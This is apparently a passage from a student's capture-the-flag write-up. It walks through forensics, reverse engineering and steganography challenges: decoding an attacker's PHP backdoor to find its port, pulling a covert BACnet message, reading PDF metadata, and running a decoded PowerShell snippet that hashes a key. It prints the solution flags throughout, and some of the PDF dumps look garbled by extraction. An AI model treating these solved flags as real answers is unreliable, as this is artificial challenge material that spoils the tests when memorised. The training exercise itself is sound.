I copied the PHP script and used a base64 decoder to decode this script.


As highlighted in the screenshot, when I tried to decode the script, I found the port 1255 as shown in the screenshot. The port number of the backdoor that an attacker attempted to install is 1255.

## Level 5 – BACNET-COVERT


The purpose of this task is to find the covert message that was passed via the BACnet communication protocol. We have been given a pcap file. We can use Wireshark to find out by importing the pcap file given. Then we order the records with BACnet protocol.





BACnet protocol is a data communication protocol is a set of rules governing the exchange of data over a computer network that covers everything from what kind of cable to use to how to form a particular request or command in a standard way.



We find out that Info column has “Unconfirmed-REQ who-Is 0 0” message. This clearly shows that it is an attacker. We open the UDP stream as shown in the screenshot below.



If we open the UDP stream, we get the covert message passwordBasisk. The hidden flag is the covert message.



This is the covert message that was passed via the BACnet communication protocol – passwordBasisk

# Reverse Engineering

Level 1 – Script Kiddie

In this task, we must read the code and find the password. By reading the code we can say that password starts from 12<sup>th</sup> position of contents in strPass and ends after 2 positions. 12<sup>th</sup> and 13<sup>th</sup> position is lm. So the flag password is lm

```
1  Dim strPass
2  Dim strIn
3
4  strPass="abcdefghijklmnopqrstuvwxyz"
5  strIn = InputBox("Enter password:", "password")
6
7  DO UNTIL IsEmpty(strIn) Or Mid(strPass,12,2) = strIn
8    strIn = InputBox("Wrong password:"&strIn&vbCrLf&vbCrLf+"Try Again:", "password")
9  LOOP
10
11
```

Level 2 – The PDF Your Parents Warned You About |

In this task we must find who created the PDF file given. I opened the PDF in Photos application. I could not find anything. Then I opened in Notepad++ in a text format. When I checked through the text, I found the tag creator.


```
1272 BÁNYI<mailto:BÁNYI@SZTAKI.HU>;DSN-SYR<dsn-syr@adat&#039;s-000.yqm>;@<ms_6_jt@1u1>>NÓDEN,, ÁE<mailto:AE@SYR>;DSN-FYR<dsn-fy@SYR>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<E63-1992.WM>
1273 Wm3-1992-WM-<an@syrszta.hu>;HÓVÁRÓI<mailto:Hovari@szta.hu>
1274 >&gt;_j@1u1>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<OAKY-B>,<mailto:OAKY-B@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1275 <mailto:SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1276 <mailto:SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1277 <mailto:SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1278 <mailto:SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1279 <mailto:SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1280 <mailto:SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1281 <mailto:SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;@<SYR@SYR.ÖÖS.ÜWÖLFIIVMZ.FJ>;
1282 endstream
1283 22 0 obj
1284 </Type>/Metadata/Subtype>/XML/Length 3071>
1285 stream
1286 <xpacket begin="1" id="W5M0MpCeHizHeSzRzTkzc9d?"><x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="3.1-701">
1287 <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
1288 <rdf:Description rdf:type="adobe:pdf" xmlns:adobe="http://ns.adobe.com/pdf/1.3/"/>
1289 <rdf:Producer>Microsoft Word 2016</rdf:Producer><rdf:Description>
1290 <rdf:Description rdf:type="adobe:xml" xmlns:adobe="http://ns.adobe.com/xml/elements/1.1/">
1291 <rdf:creator rdf:type="adobe:ClipbyHashedElement" xmlns:adobe="http://ns.adobe.com/xap/1.0/">
1292 <rdf:Description rdf:type="adobe:zip" xmlns:adobe="http://ns.adobe.com/xap/1.0/">
1293 <xmp:CreatorTool>Microsoft Word 2016</xmp:CreatorTool><xmp:CreateDate>2018-10-08T10:42:04-04:00</xmp:CreateDate><xmp:ModifyDate>2018-10-08T10:42:04-04:00</xmp:ModifyDate>
1294 <rdf:Description rdf:type="adobe:xmlMM" xmlns:adobe="http://ns.adobe.com/xap/1.0/mm/">
1295 <xmpMM:DocumentID>uid:5292825B-E4B4-428A-8329-9E9FF07D1864</xmpMM:DocumentID><xmpMM:InstanceID>uid:5292825B-E4B4-428A-8329-9E9FF07D1864</xmpMM:InstanceID></rdf:Des
1296
```

The creator tag had the creator name as ClippyHasReturned. This was like the picture seen in the PDF if we open it in PDF format itself.


The creator named “ClippyHasReturned” created this PDF file.

### Level 3 – Split Ends

In this task, we must find the compiled flag. We are given with the exe file. I tried to open in text Notepad++ and Photos application. It did not work. I was not able to find anything. So I tried the strings command to find the flag.



```
[05/06/20]seed@VM:~$ cd Desktop  
[05/06/20]seed@VM:~/Desktop$ ls  
re200.exe  
[05/06/20]seed@VM:~/Desktop$ strings re200.exe | less
```



```
0B/70  
B/81  
B/92  
=Pa@  
[^_]  
$,0@  
D$Binfo  
D$=cted  
D$8flag  
$$@@  
$3@@  
$@@@  
$K@@  
%xa@  
UWVS  
, [^_]  
5$0@  
, [^_]  
$X@@  
D$$t  
D$Xt)  
:|
```

When we keep on moving through the file, we can see the text “infected flag” towards the end of the strings split in 3 parts. This is like the hint SPLIT ENDS given to us. The compile flag is infected flag as shown in the screenshot.

## Level 4 – The PDF Your Parents Warned You About II

In this task we must find the hidden flag from a PDF file. If we open the PDF in a text editor like Notepad++, we will be able to see an id field which is W5M0MpCehiHzreSzNTczkc9d as shown in the screenshot.

```
1367 <@id>"52920338-E4B4-4204-8329-9E9FF704D156" <xmp:RDF><xmp:packet end="w">
1368 </xmp:RDF></xmp:packet>
1369 </xmp:meta>
1370 </xmp:meta>
1371 </xmp:meta>
1372 </xmp:meta>
1373 </xmp:meta>
1374 </xmp:meta>
1375 </xmp:meta>
1376 </xmp:meta>
1377 </xmp:meta>
1378 </xmp:meta>
1379 </xmp:meta>
1380 </xmp:meta>
1381 </xmp:meta>
1382 </xmp:meta>
1383 </xmp:meta>
1384 </xmp:meta>
1385 </xmp:meta>
1386 </xmp:meta>
1387 </xmp:meta>
1388 </xmp:meta>
1389 </xmp:meta>
1390 </xmp:meta>
1391 </xmp:meta>
1392 </xmp:meta>
1393 </xmp:meta>
1394 </xmp:meta>
1395 </xmp:meta>
1396 </xmp:meta>
1397 </xmp:meta>
1398 </xmp:meta>
1399 </xmp:meta>
1400 </xmp:meta>
1401 </xmp:meta>
1402 </xmp:meta>
1403 </xmp:meta>
1404 </xmp:meta>
1405 </xmp:meta>
1406 </xmp:meta>
1407 </xmp:meta>
1408 </xmp:meta>
1409 </xmp:meta>
1410 </xmp:meta>
1411 </xmp:meta>
1412 </xmp:meta>
1413 </xmp:meta>
1414 </xmp:meta>
1415 </xmp:meta>
1416 </xmp:meta>
1417 </xmp:meta>
```

When we go towards the end of this file, we see a powershell path and a huge string as shown in the screenshot below.

We try to decode this string in a base64 decoder.

When we decode this huge string, we get another string as highlighted below.

The screenshot shows the homepage of base64decode.org. At the top, there's a navigation bar with links like Home, About, Contact, and Help. The main content area has a sidebar on the left with a green background featuring icons related to data processing. The main panel contains several sections:

- Decode files from Base64 format**: A form where users can upload files to decode them.
- Other tools**: A list of tools with icons:
  - URL Decode
  - URL Encode
  - JSON Minify
  - JSON Beautify
  - JS Minify
  - JS Beautify
  - CSS Minify
  - CSS Beautify
- Partner sites**: Links to other websites:
  - Decimal to Hex converter
  - Hex to Decimal converter
  - TV show ratings

On the right side of the page, there's a large advertisement for "GLOSHM'S FRAGRANCE" with a "SHOP NOW" button. The overall layout is clean and organized, designed for user convenience.

We try to decode this string again in base64 decoder and we get a code as highlighted in the screenshot.

The screenshot shows a web page from base64decode.org. The main content area contains a large block of Base64 encoded data. Below it are several input fields: a dropdown for character set (set to UTF-8), a checkbox for decoding each line separately, and a checkbox for live mode (unchecked). A prominent 'DECODE' button is centered below these fields. At the bottom of the input area, there is a code snippet starting with '\$var1 = Read-Host "Please insert key"; \$md5 = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider; \$utf8 = new-object -TypeName System.Text.UTF8Encoding; \$hash = [System.BitConverter]::ToString(\$md5.ComputeHash(\$utf8.GetBytes(\$var1))); echo "Flag may be \$hash"; Read-host -Prompt "Remove dashes prior to submission. Enter to exit"'.

**Bonus tip: Bookmark us!**

**BEST BUY**

**Free delivery or curbside pickup ready in an hour.**

By opening the PDF in Notepad++, we know that this string is for a powershell path. So we enter this code in powershell. It asks to insert a key. For this key, we enter the id field value W5M0MpCehiHzreSzNTczkc9d which we got initially.

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\gouta> $var1 = Read-Host "Please insert key"; $md5 = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider; $utf8 = new-object -TypeName System.Text.UTF8Encoding; $hash = [System.BitConverter]::ToString($md5.ComputeHash($utf8.GetBytes($var1))); echo "Flag may be $hash"; Read-host -Prompt "Remove dashes prior to submission. Enter to exit"
Please insert key: W5M0MpCehiHzreSzNTczkc9d
Flag may be 73-C9-72-DF-8D-B0-E1-ED-C2-89-F4-91-A0-9A-F3-30
Remove dashes prior to submission. Enter to exit:

PS C:\Users\gouta>

```


If we enter this vid value, we get the hidden flag 73-C9-72-DF-8D-B0-E1-ED-C2-89-F4-91-A0-9A-F3-30 as shown in the screenshot. We remove the dashes as instructed and it becomes 73C972DF8DB0E1EDC289F491A09AF330

Level 5 – Rock Scissors Paper Lizard Spock

## Steganography

### Level 1 – Moo Cow


In this task, we must find the flag from bmp file given to us. I tried to open the file in text editor, Notepad++ and Photos application but I was not able to find anything. Then I opened the bmp file in an online hex-editor.



As shown in the screenshot, when the bmp file is opened in a hex-editor, it shows flag{covert\_channel}. This is the flag we were supposed to find.

### Level 2 – Milk Run

